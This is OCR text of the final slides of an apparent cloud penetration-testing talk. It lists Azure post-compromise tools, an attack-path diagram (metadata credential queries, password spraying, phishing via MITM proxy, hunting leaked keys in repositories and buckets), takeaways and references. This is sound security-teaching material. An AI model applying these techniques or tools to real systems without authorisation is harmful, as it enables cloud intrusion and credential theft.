
Azure: Tools



- More tools to automate post-compromise
- PowerZure
  - https://github.com/hausec/PowerZure
- MicroBurst
  - https://github.com/NetSPI/MicroBurst
- ScoutSuite
  - https://github.com/nccgroup/ScoutSuite
- Stormspotter
  - https://github.com/Azure/Stormspotter
- AzureHound
  - https://github.com/BloodHoundAD/AzureHound



Review


aws
Query MetaData
Instance for creds
Microsoft Azure
Office 365
Legacy auth
Google Cloud
Credentials relayed
to cloud services and
attacker receives tokens/creds
Public Code Repositories
Potential MFA
bypasses at legacy
auth portals
Attacker
C2/Phishing
Infrastructure
Link directs user to login
to attacker MITM proxy
Shell established
on employee
machine
Exploit Web
Servers
Password
Spray
On-prem ADFS spraying
Search public repositories for
access keys
Pillage Public
Buckets and
Storage
Cloud
Engineer/Developer
Cloud
Engineer/Developer
Phishing for
creds & cookies
message sent
Phishing for
shells message
sent
Search system and
network for keys
Internal
Code
Repository
On-prem network
80
Attacker


Key Takeaways

1. Reconnaissance is key to understanding cloud asset usage
2. Cloud attack surface enables multiple ways to gain access
3. Configuration of cloud resources is a wild west and changes daily
4. Key methods for gaining a foothold include:
    1. Key disclosure in repos
    2. Password attacks
    3. Phishing
    4. Remote code execution
5. Command line tools will help drive post-compromise activities

The End


- Follow me on Twitter
  - Beau Bullock - @dafthack
  - BreakForge - @BreakForge
- Black Hills Information Security
  - https://www.blackhillsinfosec.com
  - @BHInfoSecurity

References



- https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement
- https://aws.amazon.com/security/penetration-testing/
- https://support.google.com/cloud/answer/6262505?hl=en
- https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-phs
- https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta
- https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-fed
- https://docs.microsoft.com/en-us/azure/api-management/api-management-howto-mutual-certificates
- https://aws.amazon.com/blogs/security/guidelines-for-protecting-your-aws-account-while-using-programmatic-access/
- https://cloud.google.com/solutions/federating-gcp-with-active-directory-introduction
- https://www.trustedsec.com/blog/owning-o365-through-better-brute-forcing/
- https://blog.netspi.com/anonymously-enumerating-azure-file-resources/
- https://github.com/NetSPI/MicroBurst
- https://www.shellntel.com/blog/2019/8/27/aws-metadata-endpoint-how-to-not-get-pwned-like-capital-one
- https://rhinosecuritylabs.com/cloud-security/aws-security-vulnerabilities-perspective/
- https://posts.specterops.io/attacking-azure-azure-ad-and-introducing-powerzure-ca70b330511a

References (Continued)



- https://www.cloudhealthtech.com/blog/aws-vs-azure-vs-google
- https://github.com/bishopfox/dufflebag
- https://github.com/dafthack/PowerMeta
- https://github.com/zricethezav/gitleaks
- https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af
- https://www.we45.com/blog/how-an-unclaimed-aws-s3-bucket-escalates-to-subdomain-takeover
- https://lares.com/hunting-azure-admins-for-vertical-escalation
- https://nostarch.com/azure
- https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles
- https://github.com/dirkjanm/ROADtools